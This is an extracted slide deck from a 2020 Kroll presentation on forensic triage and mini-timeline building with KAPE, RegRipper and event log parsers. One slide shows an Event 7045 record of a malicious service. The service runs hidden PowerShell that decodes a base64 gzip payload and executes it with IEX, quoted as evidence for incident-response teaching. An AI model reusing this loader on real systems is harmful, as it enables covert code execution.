

Drag a column header here to group by that column

Selected	Name	Folder	Description
<input checked="" type="checkbox"/>	#c	#c	#c
<input type="checkbox"/>	LinuxOnWindowsProfileFiles	Windows	Linux on Windows Profile ...
<input type="checkbox"/>	LnkFilesAndJumpLists	Windows	Lnk files and jump lists
<input type="checkbox"/>	LogFiles	Windows	LogFiles
<input type="checkbox"/>	LogMeIn	Apps	LogMeIn Data
<input type="checkbox"/>	Malwarebytes	Antivirus	Malwarebytes Data
<input type="checkbox"/>	ManageEngineLogs	Logs	ManageEngine Desktop C...
<input type="checkbox"/>	McAfee	Antivirus	McAfee Log Files

Process VSCs Deduplicate Container: None VHDX VHD Zip

SHA-1 exclusions: ... Base name: Zip container Transfer

Target variables: Transfer options:

Target variables: Key: Value:

Drag a column header here to group by that column

Selected	Name	Folder	Category	Description
<input checked="" type="checkbox"/>	#c	#c	#c	#c
<input checked="" type="checkbox"/>	!EZParser	Modules	Modules	Eric Zimmerman Pars...
<input type="checkbox"/>	AmcacheParser	ProgramExecution	ProgramExecution	AmcacheParser: extr...
<input type="checkbox"/>	Apache_Access_Log	Misc	Webservers	LogParser Apache Ac...
<input type="checkbox"/>	AppCompatCacheParser	ProgramExecution	ProgramExecution	AppCompatCachePar...
<input type="checkbox"/>	ApplicationFullEventLogView	EventLogs	EventLogs	Parses Application ev...
<input type="checkbox"/>	ARPCache	LiveResponse	LiveResponse	ARPCache
<input type="checkbox"/>	autoruns	LiveResponse	LiveResponse	Autoruns reports Exp...

Export format: Default CSV HTML JSON

Module variables: Key: Value:

Other options

Debug messages Trace messages Ignore FTK warning
 Zip password:

Artifact Analysis and Timelining with **KAPE**

May 2020
Private and Confidential



About Mari

- Associate Managing Director at Kroll
- SANS Instructor
- @MariDeGrazia

Overview



Triage Collection



KAPE



Mini Timelines



Analysis

Upcoming KAPE Intensive Training and Certification

- Virtual live sessions
- Max 25 students

bit.ly/kape2020

SCHEDULE	INSTRUCTORS
June 18, 2020 10:00 a.m. – 7:00 p.m. (EST)	Eric Zimmerman Mari DeGrazia Sean Straw
July 7, 2020 9:00 am – 6:00 pm (GMT + 8, Hong Kong/Singapore time)	Eric Zimmerman Paul Jackson Dave Klopp Rob Phillips

Approach



Triage Data

Filesystem

Registry

Event
Logs

KAPE BASICS


- Targets
- Modules
- Mounted Image
- Live System




Triage Collection with KAPE

Target:

MiniTimelineCollection



Triage Data Outputs



Data Munging

The screenshot displays the X-Ways Forensics interface. On the left, a tree view shows the file system structure under 'test', including folders like 'Case Root', 'Win7_Malware', and 'Users'. The main pane shows a file list for 'Win7_Malware, P2' with columns for Name, Description, Type, Size, Created, Modified, and Record changed. A file named 'NTUSER.DAT' is selected.

Below the file list, a hex editor view shows the raw data of the selected file. The hex editor displays a grid of hex values and their corresponding ASCII characters. The ASCII view shows the path 'C:\Users\DegraziaMD\ntuser.dat' and the file extension '.dat'.

On the right side, a properties pane provides details for the selected file, including its file system (NTFS), cluster number (1,197,261), logical sector number (9,578,088), and physical sector number (9,784,936). It also shows the file's size (512 KB) and the volume's free space (17.1 GB).

Data Munging

The screenshot shows the Registry Explorer v1.5.0.1 interface. The left pane displays a tree view of the registry hives, with the 'Internet Explorer' key expanded under the 'HKEY_CURRENT_USER' hive. The right pane shows the 'Values' table for the selected key.

Key name	# values	# subkeys	Last write timestamp
HKEY_CURRENT_USER	=	=	=
IME	0	1	2015-09-08 01:39:09
IMEJP	0	2	2015-09-08 01:39:09
Internet Connection ...	1	0	2015-09-08 01:39:09
Internet Explorer	0	23	2015-09-08 01:39:27
BrowserEmulation	1	1	2015-09-08 01:39:27
Desktop	0	1	2015-09-08 01:39:16
Document Windows	5	0	2015-09-08 01:39:14
Download	1	0	2015-09-08 01:39:09
Help_Menu_URLs	0	0	2015-09-08 01:39:26
IETId	5	1	2015-09-08 01:39:27
IntelliForms	0	0	2015-09-08 01:39:14
International	2	1	2015-09-08 01:39:14
InternetRegistry	0	0	2015-09-08 01:39:14
LinksBar	1	0	2015-09-08 01:39:27
LowRegistry	0	2	2015-09-08 01:39:30
Main	21	1	2015-09-08 01:39:27
New Windows	3	0	2015-09-08 01:39:14
PageSetup	0	0	2015-09-08 01:39:14
SearchUrl	0	0	2015-09-08 01:39:09
Security	3	0	2015-09-08 01:39:09
Services	1	0	2015-09-08 01:39:14
Settings	5	0	2015-09-08 01:39:14

Value Name	Value Type	Data	Value	Is Deleted	Data Record ...
url1	RegSz	http://go.microsoft.com/fwlink/?Li...	0...	<input type="checkbox"/>	<input type="checkbox"/>

Key: Software\Microsoft\Internet Explorer\TypedURLs
Value: url1
Selected hive: ntuser.dat | Last write: 2015-09-08 01:39:14 | 1 of 1 values shown (100.00%) | Hidden keys: 0

Data Munging

```
-----  
svc_plus v.20120625  
(System) Lists services/drivers in Services key by LastWrite times in a short format with warnings for type mismatches  
  
ControlSet001\Services  
Lists services/drivers in Services key by LastWrite times in a short format with warnings for type mismatches; ^^^^ I  
Sun Aug 11 00:41:48 2019Z, BITS, @%SystemRoot%\system32\qmgr.dll;-1000, %SystemRoot%\System32\svchost.exe -k netsvcs -p,  
Sun Aug 11 00:06:03 2019Z, aimwrfltr, Arsenal Image Mounter Write Filter, System32\drivers\aimwrfltr.sys,, Boot Start,  
Sat Aug 10 16:36:26 2019Z, phdskmnt, Arsenal Image Mounter SCSI Miniport, \SystemRoot\System32\drivers\phdskmnt.sys,, Man  
Sat Aug 10 02:50:27 2019Z, TrustedInstaller, @%SystemRoot%\servicing\TrustedInstaller.exe;-100, %SystemRoot%\servicing\T  
Sat Aug 10 01:37:20 2019Z, HidUsb, @input.inf;%HID.SvcDesc%; Microsoft HID Class Driver, \SystemRoot\System32\drivers\hid  
Sat Aug 10 01:37:20 2019Z, kbdhid, @keyboard.inf;%KBDHID.SvcDesc%; Keyboard HID Driver, \SystemRoot\System32\drivers\kbdh  
Fri Aug 9 14:50:23 2019Z, GoogleChromeElevationService, Google Chrome Elevation Service, "C:\Program Files (x86)\Google  
Thu Aug 8 14:49:16 2019Z, LanmanServer\Parameters,, %SystemRoot%\system32\srvsvc.dll,,,  
Thu Aug 8 14:49:16 2019Z, NdisTapi, @%systemroot%\system32\mprmsg.dll;-32001, System32\DRIVERS\ndistapi.sys,, Manual,  
Thu Aug 8 14:49:16 2019Z, NdisWan, @%systemroot%\system32\mprmsg.dll;-32002, \SystemRoot\System32\drivers\ndiswan.sys,,  
Thu Aug 8 14:49:16 2019Z, PptpMiniport, @%systemroot%\system32\mprmsg.dll;-32006, \SystemRoot\System32\drivers\raspptp.  
Thu Aug 8 14:49:16 2019Z, RasAgileVpn, @netavpna.inf;%Svc-Mp-AgileVpn-DispName%; WAN Miniport (IKEv2), \SystemRoot\Syste  
Thu Aug 8 14:49:16 2019Z, Rasl2tp, @%systemroot%\system32\mprmsg.dll;-32005, \SystemRoot\System32\drivers\rasl2tp.sys,,  
Thu Aug 8 14:49:16 2019Z, RasPppoe, @%systemroot%\system32\mprmsg.dll;-32007, System32\DRIVERS\raspppoe.sys,, Manual,  
Thu Aug 8 14:49:16 2019Z, RasSstp, @%systemroot%\system32\sstpsvc.dll;-202, \SystemRoot\System32\drivers\rassstp.sys,, M  
Thu Aug 8 14:49:15 2019Z, BcastDVRUserService_35377, BcastDVRUserService_35377, C:\WINDOWS\system32\svchost.exe -k Bcas  
Thu Aug 8 14:49:15 2019Z, BluetoothUserService_35377, BluetoothUserService_35377, C:\WINDOWS\system32\svchost.exe -k Bt  
Thu Aug 8 14:49:15 2019Z, CaptureService_35377, CaptureService_35377, C:\WINDOWS\system32\svchost.exe -k LocalService -  
Thu Aug 8 14:49:15 2019Z, cbdhsvc_35377, cbdhsvc_35377, C:\WINDOWS\system32\svchost.exe -k ClipboardSvcGroup -p, ^^^^224
```

Data Munging

The screenshot shows the Windows Event Viewer application. The left pane displays the 'System_example1' log. The main pane shows a list of events filtered by 'Log: file://D:\Users\Mari DeGrazia\Documents\Presentation\OSDFCon_2018\instructor_files\Win7-example1_3\System_example1.evtx; Source: ; Event ID: 7045. Number of events: 15'. The table below shows the filtered events:

Level	Date and Time	Source	Event ID	Task Category
Information	10/10/2017 1:47:07 AM	Service Control Manager	7045	None
Information	10/10/2017 1:47:07 AM	Service Control Manager	7045	None
Information	10/10/2017 1:32:02 AM	Service Control Manager	7045	None
Information	10/10/2017 1:32:02 AM	Service Control Manager	7045	None
Information	10/10/2017 12:50:35 AM	Service Control Manager	7045	None
Information	10/10/2017 12:50:34 AM	Service Control Manager	7045	None

The detailed view for 'Event 7045, Service Control Manager' is shown below:

General Details

A service was installed in the system.

Service Name: GkTcAkamAGjsDclH
Service File Name: %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -c if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+'syswow64\WindowsPowerShell\v1.0\powershell.exe'};\$s=[New-Object System.Diagnostics.ProcessStartInfo,\$s.FileName=\$b,\$s.Arguments='-nop -w hidden -c \$s=[New-Object IO.MemoryStream([Convert]::FromBase64String ("H4slCCSPH1kCADEATY8/SAJxHMW/Z0VhIhYNDUEShyQEeqYVEOTq0pFmc d6KnktdBxY8LqsrDhowoGuRLIDREa9TWGqUthpFTFXJBU5IZ9melhnAIf11NvTe+z3vwmsbADCdrbryM8q5kTc h34FLvZaTqN1fj7zyqqHPdn5tZoqPn3wUeSsGvBhsW6mMMbchjNmYEvo7K8N+HETmTi/8oUNI9ashUx/JsOqTiCLLIObQNI5il043lnOTHWXZREKoxJ00LElxbH/bnilDbqCSXnZLYRJM25Sup dppjABwXY441ueBakoTMZrNs8QA3bnsM6flp5u8Wh7KVNTvRjEo2T1MyVTbyqeMdlJFfa/J+jcFIEY9MtxfSVTrMOaBz2Kj4AVIKIAEQ+EKtV2BAUiiw8q0yMS8P22OdLab3FSLUrUHQI9PZmkJ vZlKVLKFBYXarFw9nG8ry8JVPsBcBySHk0BAAA=")];IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream(\$s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();\$s.UseShellExecute=\$false;\$s.RedirectStandardOutput=\$true;\$s.WindowStyle='Hidden';\$s.CreateNoWindow=\$true;\$p=[System.Diagnostics.Process]::Start(\$s);
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Log Name: System
Source: Service Control Manager Logged: 10/10/2017 1:32:02 AM
Event ID: 7045 Task Category: None
Level: Information Keywords: Classic
User: SYSTEM Computer: Mari-PC
OpCode: Info
More Information: [Event Log Online Help](#)

Why Timelines

- Combine Artifacts
- Normalize Timestamps
- Build Connections
- Reporting

Filesystem

Registry

Event Logs

TLN Timeline Format

Time | Source | Host | User | Description

- Time: 32 Bit Unix Epoch
- Source: EVT, REG, FILE etc.
- Host: Computer Name, IP address, etc.
- User: Username, SID, IM Screen name, etc.
- Description: Description of event

<https://forensicswiki.xyz/wiki/index.php?title=TLN>

2015-09-10 05:25:18	FILE	DeGraziaMD-PC	MACB [15840] c:/Windows/Prefetch/NOTEPAD.EXE-D8414F97.pf (\$FILE_NAME)
2015-09-10 05:25:18	FILE	DeGraziaMD-PC	MACB [15840] c:/Windows/Prefetch/NOTEPAD.EXE-D8414F97.pf
2015-09-10 05:25:18	FILE	DeGraziaMD-PC	MAC. [0] c:/Windows/Prefetch
2015-09-10 05:25:17	EVTX	DegraziaMD-PC	Microsoft-Windows-Security-Auditing/4634;;An account was logged off;Target: DegraziaMD-PC\ITSupport;LogonType: 3;{ EventData":{"D
2015-09-10 05:25:14	FILE	DeGraziaMD-PC	M.C. [1248] c:/ProgramData/Microsoft/Search/Data/Applications/Windows/GatherLogs/SystemIndex/SystemIndex.2.Crwl
2015-09-10 05:25:14	FILE	DeGraziaMD-PC	M.C. [8284] c:/ProgramData/Microsoft/Search/Data/Applications/Windows/GatherLogs/SystemIndex/SystemIndex.2.gthr
2015-09-10 05:25:12	REG	DeGraziaMD-PC	M... HKLM_SOFTWARE/Microsoft/Windows Search/Gather/Windows/SystemIndex/Crawls
2015-09-10 05:25:12	FILE	DeGraziaMD-PC	M.C. [11954] c:/Windows/Prefetch/SEARCHPROTOCOLHOST.EXE-0CB8CADE.pf
2015-09-10 05:25:12	REG	DeGraziaMD-PC	M... HKLM_SOFTWARE/Microsoft/Windows Search/CatalogNames/Windows/SystemIndex
2015-09-10 05:25:08	REG	DeGraziaMD-PC	\DegraziaMD\ntuser.dat M... HKEY_USER/Software/Microsoft/Windows/CurrentVersion/Explorer/FileExts/.Ink
2015-09-10 05:25:08	REG	DeGraziaMD-PC	\DegraziaMD\ntuser.dat M... HKEY_USER/Software/Microsoft/Windows/CurrentVersion/Explorer/FileExts/.Ink/OpenWithProgids
2015-09-10 05:25:08	REG	DeGraziaMD-PC	\DegraziaMD\ntuser.dat [Program Execution] UserAssist - {A77F5D77-2E2B-44C3-A6A2-ABA601054A51}\Accessories\Notepad.Ink (1)
2015-09-10 05:25:08	REG	DeGraziaMD-PC	\DegraziaMD\ntuser.dat [Program Execution] UserAssist - {D65231B0-B2F1-4857-A4CE-A8E7C6EA7D27}\notepad.exe (1)
2015-09-10 05:25:08	REG	DeGraziaMD-PC	\DegraziaMD\ntuser.dat M... HKEY_USER/Software/Microsoft/Windows/CurrentVersion/Explorer/FileExts/.Ink/OpenWithList
2015-09-10 05:25:08	REG	DeGraziaMD-PC	\DegraziaMD\ntuser.dat M... HKEY_USER/Software/Microsoft/Windows/CurrentVersion/Explorer/FileExts

Tools that have the TLN Format

- Harlan Carvey (Free)
- Plaso (Free)
- TZWorks (Commercial)


Tools Used




MFTECmd
Bodyfile



Regtime
Rip.exe
(RegRipper)



Evtparse.exe
EvtxEcmd.exe
evtxECmd_2_tln



Unicode_2_ascii
Parse.exe

Timelining with KAPE

- Module Name: Mini_Timeline
Add Key/Value: computerName:Mari-PC
- Module Name: Mini_Timeline_Slice_by_Daterange
 - Add Key/Value: dateRange: 01/01/2019-07/29/2019

gkape v0.8.6.2

File Tools

Use Target options

Target options

Target source: F:\

Target destination: C:\kape\kape_triage Flush Add %d Add %m

Targets (Double-click to edit a target)

Drag a column header here to group by that column

Selected	Name	Description
<input type="checkbox"/>	LnkFilesAndJumpLists	Lnk files and jump lists
<input type="checkbox"/>	McAfee	McAfee Log Files
<input type="checkbox"/>	McAfee_ePO	McAfee ePO Log Files
<input checked="" type="checkbox"/>	MiniTimelineCollection	MFT, Registry and Event Logs to generate a mini timeline
<input type="checkbox"/>	MOF	MOF files (WMI)
<input type="checkbox"/>	MSSQLErrorLog	MS SQL ErrorLogs
<input type="checkbox"/>	NGINXLogs	NGINX Log Files
<input type="checkbox"/>	Notepad++_backups	

Process VSCs Deduplicate Container: None VHDX VHD Zip

SHA-1 exclusions: Base name:

Zip container Transfer

Transfer options

SFTP AWS S3 Azure storage

Server: Username:

Port: Password:

Comment:

Use Module options

Module options

Module source: C:\kape\kape_triage\F

Module destination: C:\kape\DeGraziaMD-PC Flush Add %d Add %m Zip

Modules (Double-click to edit a module)

Drag a column header here to group by that column

Selected	Name	Category	Description
<input type="checkbox"/>	tim	c	
<input checked="" type="checkbox"/>	Mini_Ti...	Timeline	Parses MFT, Registry and Event Logs into mini-timeline
<input checked="" type="checkbox"/>	Mini_Ti...	Timeline	Parse the timeline made by the Mini-Timeline into a smaller tmerange

Contains([Name], 'tim')

Export format: Default CSV HTML JSON

Variables: Key: Value:

Other options

Debug messages Trace messages


Zip password:

Current command line

```
.\kape.exe --msource C:\kape\kape_triage\F --mdest C:\kape\DeGraziaMD-PC --mflush --module Mini_Timeline,Mini_Timeline_Slice_by_Daterange --mvars computerName:DeGraziaMD-PC --gui
```

[Documentation](#) Disable flush warnings

Results



Analysis

- Pivot Points
- Move up and down for selected time
- Deep dive findings





Setup

- Add exe files to the bin folder
 - Check modules for bin path

Run Get-KAPEUpdate.ps1

Synch with GitHub



How to make a TLN Module

- Copy existing one
- Modify
 - ExportFile: temp.tln
 - Append: true
 - Change GUID
- Add module to Mini_Timeline.mkape

Questions

- KAPE – free download [here](#)
- Eric Zimmerman Tools – <https://ericzimmerman.github.io/>
- RegRipper – free download: <https://github.com/keydet89/RegRipper2.8>
- Harlan Carvey's Timeline Tools: <https://github.com/keydet89/Tools>
- Unicode to Ascii: <https://github.com/classicsc/Unicode2Ascii/releases>
- evtxCmd_2_tln.exe: https://github.com/mdegrazia/KAPE_Tools

For More **KAPE**: Intensive Training and Certification

- Virtual live sessions
- Max 25 students

bit.ly/kape2020

SCHEDULE	INSTRUCTORS
June 18, 2020 10:00 a.m. – 7:00 p.m. (EST)	Eric Zimmerman Mari DeGrazia Sean Straw
July 7, 2020 9:00 am – 6:00 pm (GMT + 8, Hong Kong/Singapore time)	Eric Zimmerman Paul Jackson Dave Klopp Rob Phillips

For more information about our global locations and services, please visit:

www.kroll.com

About Kroll

Kroll is the leading global provider of risk solutions. For more than 45 years, Kroll has helped clients make confident risk management decisions about people, assets, operations and security through a wide range of investigations, cyber security, due diligence and compliance, physical and operational security, and data and information management services. For more information, visit www.kroll.com.

About Duff & Phelps

Duff & Phelps is the global advisor that protects, restores and maximizes value for clients in the areas of valuation, corporate finance, investigations, disputes, cyber security, compliance and regulatory matters, and other governance-related issues. We work with clients across diverse sectors, mitigating risk to assets, operations and people. With Kroll, a division of Duff & Phelps since 2018, our firm has nearly 3,500 professionals in 28 countries around the world. For more information, visit www.duffandphelps.com.